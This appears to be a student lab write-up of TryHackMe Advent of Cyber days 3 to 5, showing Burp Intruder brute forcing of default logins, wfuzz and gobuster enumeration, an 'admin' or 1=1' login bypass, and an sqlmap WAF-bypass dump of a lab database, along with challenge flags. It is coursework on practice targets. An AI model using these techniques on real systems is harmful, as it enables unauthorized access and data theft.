
Question 5

Returning to Firefox, we click the FoxyProxy button in the sidebar, followed by the "options" button, which takes us to a different website. When we click the "add" button on the left side of the page, the proxy type is displayed.




Question 6

We entered PSP0201 through the Burp's decoder to obtain the URL encoding.



Question 7

Next, we choose the intruder and put buttons on the Burpsuite. The username and password value locations are then added. We clicked the "add \$" button after highlighting the username and password. We next choose the cluster bomb attack type from the assault type menu. We choose our payload set and add the list in the "Payload Options' ' section of the "Payloads" page. Then, we include a few standard default usernames like "admin," "root," and "user." We also include a few often used default passwords, like "password," "root," and "12345." Each position list in every combination will be looped through after we press the "Start Attack" button.



Question 8

The image shows two screenshots from the TryHackMe platform. On the left, a browser window displays a configuration page for a payload attack. It shows a dropdown for 'Payload set' set to '2', a dropdown for 'Payload type' set to 'Simple list', and a text input field showing 'Request count: 9'. Below this, a section titled 'Payload Options [Simple list]' contains a list box with entries 'password', 'admin', and '12345'. Buttons for 'Paste', 'Load...', 'Remove', and 'Clear' are available above the list box. An 'Add' button and a link 'Add from list... [Pro version only]' are at the bottom. A note below the list box says: 'This payload type lets you configure a simple list of strings that are used as payloads.' A numbered step 7 provides instructions: 'Click the "Start Attack" button, this will loop through each position list in every combination. You can sort by the "Length" or "Status" to identify a successful login (typically all incorrect logins will have the same status or length, if a combination is correct it will be different.)'. At the bottom of the page, there's a note: 'Use what you've learnt to help McSkidy hack back into the Santa Sleigh Tracker!' and a section for 'Answer the questions below'.

The right screenshot shows a Firefox browser window titled 'Santa Sleigh Tracker - Mozilla Firefox' with the URL '10.10.173.25/tracker'. The page itself is titled 'Santa Sleigh Tracker App' and features a world map. At the bottom, status indicators show 'GPS: Online', 'Last Airborne: 24th December 2019', 'Santa Sleigh: Offline', and a flag field containing 'Flag: THM{885ffab980e049847516f9d8fe99ad1a}'. The status bar at the bottom of the browser window shows 'THM AttackBox' and a duration of '01m 15s'.

Day 4 : Santa's Watching

Tools used : Attackbox, Kali Linux, Firefox

Solution :

Question 1

Sort the wfuzz command in order

The screenshot shows a Windows desktop environment. In the top taskbar, there are several open windows including 'Classwork for PSP0201 2130 - M...', 'TryHackMe | 25 Days of Cyber Se...', and 'YouTube - TryHackMe Advent of Cyber 2: D...'. Below the taskbar, a browser window displays the TryHackMe 'LearnCyberIn25Days' room. On the left side of the browser, there's a sidebar with various exploit and fuzzing tools like 'Common PHP Fuzzer', 'CommonRedisDB-PHPfuzz.txt', etc. The main content area of the browser shows a text block about 'Gobuster' and its options, followed by a wordlist example. To the right of the browser is a terminal window titled 'root@ip-10-10-30-249:~'. It shows the command 'gobuster dir -u http://10.10.60.126 -w /usr/share/wordlists/dirb/big.txt' being run, with output indicating it found several directory paths. The bottom of the screen shows the system tray with weather information (31°C Light rain) and system status.

Question 2

The file that available in the API directory

The screenshot shows a Windows desktop environment. In the top taskbar, there are several open windows including 'WhatsApp', 'Classwork for PSP0201', 'PSP0201 write up - G...', 'TryHackMe | 25 Days...', and 'Meet - pdq-yati...'. Below the taskbar, a browser window displays the TryHackMe 'LearnCyberIn25Days' room. On the left side of the browser, there's a sidebar with tasks: 'Task 1' (Introduction), 'Task 2' (Get Connected), 'Task 3' ([Day 1] Web Exploitation A Christmas Crisis), 'Task 4' ([Day 2] Web Exploitation The Elf Strikes Back!), 'Task 5' ([Day 3] Web Exploitation Christmas Chaos), and 'Task 6' ([Day 4] Web Exploitation Santa's watching). The main content area of the browser shows a link to 'Watch DarkStar's video on solving this task!'. To the right of the browser is a terminal window titled 'Index of /api'. It shows the contents of the '/api' directory, which includes 'Parent Directory', 'site-log.php', and a note about the Apache server. The bottom of the screen shows the system tray with weather information (29°C Mostly sunny) and system status.


The screenshot shows a browser window with three tabs: 'Classwork for PSP0201 2130 - M...', 'TryHackMe | 25 Days of Cyber Se...', and 'TryHackMe Advent of Cyber 2: D...'. The main content area displays a challenge titled 'TryHackMe | ZTH: Web 2' and 'TryHackMe | CC: Pen Testing'. It includes instructions, a note about legal consent, and several input fields for commands and hints. To the right, a terminal window is open with the command `gobuster dir -u http://10.10.60.126 -w /usr/share/wordlists/dirb/big.txt` running, showing results of directory enumeration.

Question 3

The flag that displayed


The screenshot shows a terminal window with the title 'THM AttackBox'. The command `wfuzz -c -z file/big.txt http://10.10.224.240/api/site-log.php?date=FUZZ` was run, resulting in 63 total requests. The output table lists the results, showing that all requests returned a status code of 200. The 'Payload' column contains various dates, such as "20201204", "20201130", and "20201125".

ID	Response	Lines	Word	Chars	Payload	
000000035:	200	0	L	0	W	0 Ch "20201204"
000000031:	200	0	L	0	W	0 Ch "20201130"
000000036:	200	0	L	0	W	0 Ch "20201205"
000000038:	200	0	L	0	W	0 Ch "20201207"
000000007:	200	0	L	0	W	0 Ch "20201106"
000000001:	200	0	L	0	W	0 Ch "20201100"
000000034:	200	0	L	0	W	0 Ch "20201203"
000000037:	200	0	L	0	W	0 Ch "20201206"
000000003:	200	0	L	0	W	0 Ch "20201102"
000000015:	200	0	L	0	W	0 Ch "20201114"
000000030:	200	0	L	0	W	0 Ch "20201129"
000000032:	200	0	L	0	W	0 Ch "20201201"
000000033:	200	0	L	0	W	0 Ch "20201202"
000000024:	200	0	L	0	W	0 Ch "20201123"
000000029:	200	0	L	0	W	0 Ch "20201128"
000000026:	200	0	L	1	W	13 Ch "20201125"



Question 4

The -f parameter specifies to printer and filename



The Throughout Process:

Based on the first question , we were required to sort the wfuzz command accordingly. So , to start the command, we put “wfuzz” in front of the command followed by -c and -z. The command “-c” is for output in colour and “-z” is for telling the wfuzz to search for files by replacing “FUZZ” with the word “big.txt”. Next, we’ll put the url that was given and followed by the command “?breed=FUZZ”.(explaination). Next, we were required to search for any file in the API directory. We continue by searching “<http://ipaddress/api/>”. The file that we found was “**site-log.php**”. Move to the third question, we need to fuzz the date parameter on the file that we found in the API directory. So based on the picture that we provided in **Question 3.**, we used the wfuzz command to search for the date parameter. We noticed that out of all of the total requests we received, only one of the date parameters had a different amount of chars and words. We insert “<http://ipaddress/api/site-log.php?date=20201125>” and finally we received the flag. Last but not least, the “-f” parameter results to **printer** and **filename**. The answers are based on wfuzz’s help file that can be found in TryHackMe.

Day 5: Someone stole Santa's gift list!

Tools used: Kali Linux, Firefox, Burp Suite

Solution:

Question 1

The default port number for SQL Server running on TCP

The screenshot shows a Microsoft Docs page titled "Configure a Server to Listen on a Specific TCP Port". The page is part of the "SQL / Configuration / Server Network Configuration" section. It includes a sidebar with navigation links for various SQL Server versions and topics like "Using SQL Server Configuration Manager" and "Connecting". The main content explains how to configure the SQL Server Database Engine to listen on a specific TCP port, mentioning port 1433 as the standard. It also notes that changing the port number can enhance security. A note at the bottom suggests configuring the Windows Firewall to allow SQL Server access.

Question 2

Santa's secret login panel

The screenshot shows a browser window titled "Santa's admin panel" with the URL "10.10.11.161:8000/santapanel". The page features a cartoon illustration of Santa Claus carrying a large sack of gifts. Below the illustration, a message reads "The database has been updated while you were away!". There is an input field labeled "Enter:" and a search button. A table below the message shows two columns: "Gift" and "Child". The first row contains "N" in the Gift column and "u" in the Child column. The second row contains "l" in both columns. The third row contains "l" in both columns. The fourth row contains "l" in both columns.

Question 3

Classwork for | PSP0201 T21 | (f16 WhatsApp | PSP0201 write | Social Media | Effects of Soc... | Is social media... | How social media... | TryHackMe | 2 +

tryhackme.com/room/learnyberin25days

Message editor documentation
Burp Repeater documentation

We can then use this request in SQLMap:

```
sqlmap -r filename
```

SQLMap will automatically translate the request and exploit the database for you.

Challenge

Visit the vulnerable application in Firefox, find Santa's secret login panel and bypass the login. Use some of the commands and tools covered throughout today's task to answer Questions #3 to #6.

Santa reads some documentation that he wrote when setting up the application, it reads:

Santa's TODO: Look at alternative database systems that are better than sqlite. Also, don't forget that you installed a Web Application Firewall (WAF) after last year's attack. In case you've forgotten the command, you can tell SQLMap to try and bypass the WAF by using `--tamper=space2comment`

Resources

Check out this cheat sheet: [swisskyrepo/PayloadsAllTheThings](#)

Payload list: [payloadbox/sql-injection-payload-list](#)

In-depth SQL Injection tutorial: [SQLi Basics](#)

Answer the questions below

Without using directory brute forcing, what's Santa's secret login panel?

 Correct Answer Hint

Visit Santa's secret login panel and bypass the login using SQLi

Question 4&5&6

The total number of entries, kids age and wishlist in the Santa's secret panel

A screenshot of a terminal window titled "1211101873@kali: ~". The window contains two tabs: "1211101873@kali: ~" and "1211101873@kali: ~". The command being run is: \$ sqlmap -r panel.request --tamper=space2comment --dump-all --dbms sqlite. Below the terminal, a message box displays the text: "The database has been updated while you were away!". At the bottom of the terminal window, there is an input field labeled "Enter:" with the value "nabeel" and a "Search" button.

psp0201 kali - VMware Workstation 16 Player (Non-commercial use only)

Player | || | Santa's admin panel +

Santa's admin panel 10.10.11.161:8000/santapanel?search=nabeel Usage: 0% 10.8.94.62 9:59

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

```
File Actions Edit View Help
1211101873@kali: ~ 1211101873@kali: ~
Table: sequels
[22 entries]
+-----+-----+
| kid | age | title
+-----+-----+
| James | 8   | shoes
| John  | 4   | skateboard
| Robert | 17  | iphone
| Michael | 5   | playstation
| William | 6   | xbox
| David  | 6   | candy
| Richard | 9   | books
| Joseph  | 7   | socks
| Thomas  | 10  | 10 McDonalds meals
| Charles | 3   | toy car
| Christopher | 8   | air hockey table
| Daniel  | 12  | lego star wars
| Matthew | 15  | bike
| Anthony | 3   | table tennis
| Donald  | 4   | fazer chocolate
| Mark    | 17  | wii
| Paul    | 9   | github ownership
| James   | 8   | finnish-english dictionary
| Steven  | 11  | laptop
+-----+-----+
Enter: nabeel
Search
GIFT Child
```

The database has been updated while you were away!

Question 7

The flag in Santa's secret panel

psp0201 kali - VMware Workstation 16 Player (Non-commercial use only)

Player | || | Santa's admin panel +

Santa's admin panel 10.10.11.161:8000/santapanel?search=nabeel Usage: 0% 10.8.94.62 9:58


Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

```
File Actions Edit View Help
1211101873@kali: ~ 1211101873@kali: ~
[09:58:44] [INFO] the back-end DBMS is SQLite
[09:58:44] [INFO] back-end DBMS: SQLite
[09:58:44] [INFO] sqlmap will dump entries of all tables from all databases now
[09:58:44] [INFO] fetching tables for database: 'SQLite_masterdb'
[09:58:44] [INFO] fetching columns for table 'hidden_table'
[09:58:44] [INFO] fetching entries for table 'hidden_table'
Database: <current>
Table: hidden_table
[1 entry]
+-----+
| flag
+-----+
| thmfox{All_I_Want_for_Christmas_Is_You}
+-----+
[09:58:44] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/home/1211101873/.local/share/sqlmap/output/10.10.11.161/dump/SQLite_masterdb/hidden_table.csv'
[09:58:44] [INFO] fetching columns for table 'sequels'
[09:58:44] [INFO] fetching entries for table 'sequels'
Database: <current>
Table: sequels
[22 entries]
Enter: nabeel
Search
GIFT Child
```

The database has been updated while you were away!

Question 8

The password for the admin in the Santa's secret panel



Throughout Process:

First of all , we started by searching for the default port number for SQL server running on TCP by referring to the microsoft documentation under SQL server. Then, we went to http://IP_ADDRESS/santapanel which is Santa's secret panel and we bypassed the login by inserting **admin' or 1=1** – as the username and **admin** as the password. Next, we turned on the Burp Proxy so that we can turn on the intercept to intercept the request and save it. Then we will run the SQLmap by entering the command **sqlmap -r panel.request --tamper==space2comment --dump-all --dbms sqlite**. We are using sqlmap to translate the request and exploit the database for us. The other command we just refer to the notes that were given. Once we run the command, we can see the database and answers for the questions.